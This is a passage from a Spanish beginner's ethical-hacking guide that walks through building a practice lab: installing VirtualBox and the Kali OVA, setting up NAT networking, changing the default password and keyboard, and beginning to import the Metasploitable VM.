


2023

# Ethical Hacking para Newbies



Alejandro G Vera

Argentina

14-9-2023

Índice:

[00- Instalar VBOX](#)

[01- Instalar Kali OVA](#)

[02- Configurar red NAT](#)

[03- Cambiar el Password de Kali](#)

[04- Configurar el teclado](#)

[05- Metasploitable instalación](#)

[06 – Google hacking / Google dorks](#)

[07- NMAP](#)

[08- NESSUS](#)

[09- METASPLOIT FRAMEWORK](#)

[10- VPNs](#)


[11- Conclusión](#)

## 00- Instalar Virtual BOX

Descargar la versión correspondiente a tu sistema operativo de:

<https://www.virtualbox.org/wiki/Downloads>

Instalar Windows:





## 01-Instalar Kali OVA

Kali OVA es una versión virtualizada de Kali, que podemos descargar para no tener que instalar Kali desde cero, lo que lleva casi una hora, se hace en minutos.

Descargar desde:

<https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/>

Una vez que tengan el archivo, lo descomprimen y dan doble click




Lo que nos lleva a:



Puede que les salga un error. Se soluciona así (destilando controlador USB):




Dan a aceptar:






Tarda un rato:



Les aparece así en VBOX:



Botón derecho -> iniciar-> inicio normal





User: kali Pass: kali

¡Listo! Ya tenemos Kali andando... Faltan algunas configuraciones.

## 02- Configurar red NAT




Si quieren hacer una búsqueda de otras máquinas en su red, puede que no encuentren lo que buscan. Se debe a la siguiente configuración. Vana ver su ip con ifconfig y les sale 10.10.10.10 por ejemplo. Y saben que la máquina está en 168.xxx.xxx.xxx ¿Cómo se soluciona? Así:<sup>1</sup>



Nota: siguiendo estos pasos van a poder poner la red que quieran, con la máscara de red que quieran.

<sup>1</sup> Tomada esta sección de <https://pc-solucion.es/unidad/crear-red-nat-y-asignarla-a-una-maquina-virtual>





### 03- Cambiar el Password de Kali


Esto parece una tontería, pero todo el mundo sabe que user: kali pass: kali es muy inseguro.

¿Cómo cambio el password?


Primero te logueás con **user: kali / password: kali**



Abrís una terminal




Tipeás passwd, te pide el password actual, después te pide el nuevo password dos veces. Listo. (No muestra los caracteres de que estás escribiendo por si alguien detrás está mirando y ve el largo de la contraseña.)


A terminal window with a dark background. The title bar shows 'kali@kali: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ passwd'. The output is 'Changing password for kali.', 'Current password:', 'New password:', 'Retype new password:', and 'passwd: password updated successfully'. The prompt returns to '(kali@kali)-[~]' with a cursor on the next line.

```
(kali@kali)-[~]  
$ passwd  
Changing password for kali.  
Current password:  
New password:  
Retype new password:  
passwd: password updated successfully  
  
(kali@kali)-[~]  
$
```


04- Configurar el teclado:

En la ventana de búsqueda (arriba a la izquierda en el logo de kali->click) escribir "keyboard" y hacer click en el teclado que aparece abajo.







Aquí no nos va a dejar cambiar el teclado inglés. Ahora vemos por qué.



Hay que desbloquear esta sección donde dice usar los valores por default del sistema.



Ahora sí nos deja.



Elegir Spanish



Listo.

## 05- Metasploitable instalación

Ir a <https://sourceforge.net/projects/metasploitable/> y descargar la imagen de disco para vbox:



Home / Browse Open Source / Security / Metasploitable








# Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine  
Brought to you by: [rapid7user](#)


★★★★★ 10 Reviews      Downloads: 13,000 This Week

 **Download**     **Get Updates**    **Share This**

Al descomprimir sale algo así:

|  |                  |                       |              |
|--|------------------|-----------------------|--------------|
|  Metasploitable.nvram | 20/05/2012 14:56 | Archivo NVRAM         | 9 KB         |
|  Metasploitable.vmdk  | 12/09/2023 22:58 | Virtual Machine Di... | 1.881.152 KB |
|  Metasploitable.vmsd  | 07/05/2010 14:46 | Archivo VMSD          | 0 KB         |
|  Metasploitable.vmx   | 20/05/2012 15:00 | Archivo VMX           | 3 KB         |
|  Metasploitable.vmxr  | 07/05/2010 14:46 | Archivo VMXF          | 1 KB         |

Creamos una nueva máquina en VBOX Presionando Nueva



**General**

Nombre: Kali-Linux-2022.2-virtualbox-amd64 Para Demo  
Sistema operativo: Debian (64-bit)

**Sistema**

Memoria base: 2024 MB  
Procesadores: 2  
Orden de arranque: Disco duro, Óptica  
Aceleración: Paginación anidada, PAE/NX, Paravirtualización KVM

**Pantalla**

Memoria de video: 128 MB  
Controlador gráfico: VMSVGA  
Servidor de escritorio remoto: Inhabilitado  
Grabación: Inhabilitado

**Almacenamiento**

Le dan a siguiente siempre que diga Linux Oracle Linux 64bits (sino lo seleccionan)

### Nombre y sistema operativo de la máquina virtual

Seleccione un nombre descriptivo y carpeta destino para la nueva máquina virtual. El nombre que seleccione será usado por VirtualBox para identificar esta máquina. Adicionalmente, puede seleccionar una imagen ISO que puede ser usada para instalar el sistema operativo invitado.

Nombre:  ✓

Carpeta:

Imagen ISO:

Edición:

Tipo:  64

Versión:

☐ Omitir instalación desatendida

No hay imagen ISO seleccionada, el SO invitado será necesario instalarlo manualmente.

Dejan lo siguiente como está le dan a siguiente:

### Hardware

Puede modificar el hardware de la máquina virtual cambiando la cantidad de RAM y número de CPU virtuales. También es posible habilitar EFI.

Memoria base:  4 MB 8192 MB

Procesadores:  1 CPU 12 CPUs

☐ Habilitar EFI (sólo SO especiales)

Aquí seleccionan usar archivo de disco duro virtual existente

### Disco duro virtual

Si lo desea puede añadir un nuevo disco duro virtual a la nueva máquina. Puede crear un nuevo archivo de disco duro o seleccionar uno existente. De forma alternativa puede crear una máquina virtual sin un disco duro virtual.

☒ Crear un disco duro virtual ahora

Tamaño de disco:  4,00 MB 2,00 TB

☐ Reservar tamaño completo

☐ Usar un archivo de disco duro virtual existente


☐ No añadir un disco duro virtual

Seleccionan como está en la imagen

**Disco duro virtual**


Si lo desea puede añadir un nuevo disco duro virtual a la nueva máquina. Puede crear un nuevo archivo de disco duro o seleccionar uno existente. De forma alternativa puede crear una máquina virtual sin un disco duro virtual.

☐ Crear un disco duro virtual ahora

Tamaño de disco:  20,00 GB

☐ Reservar tamaño completo

☒ Usar un archivo de disco duro virtual existente

Metasploitable.vmdk (Normal, 8,00 GB) 

☐ No añadir un disco duro virtual


Anterior **Siguiente** Cancelar

Dan click en el elemento marcado

**Disco duro virtual**


Si lo desea puede añadir un nuevo disco duro virtual a la nueva máquina. Puede crear un nuevo archivo de disco duro o seleccionar uno existente. De forma alternativa puede crear una máquina virtual sin un disco duro virtual.

☐ Crear un disco duro virtual ahora

Tamaño de disco:  20,00 GB

☐ Reservar tamaño completo

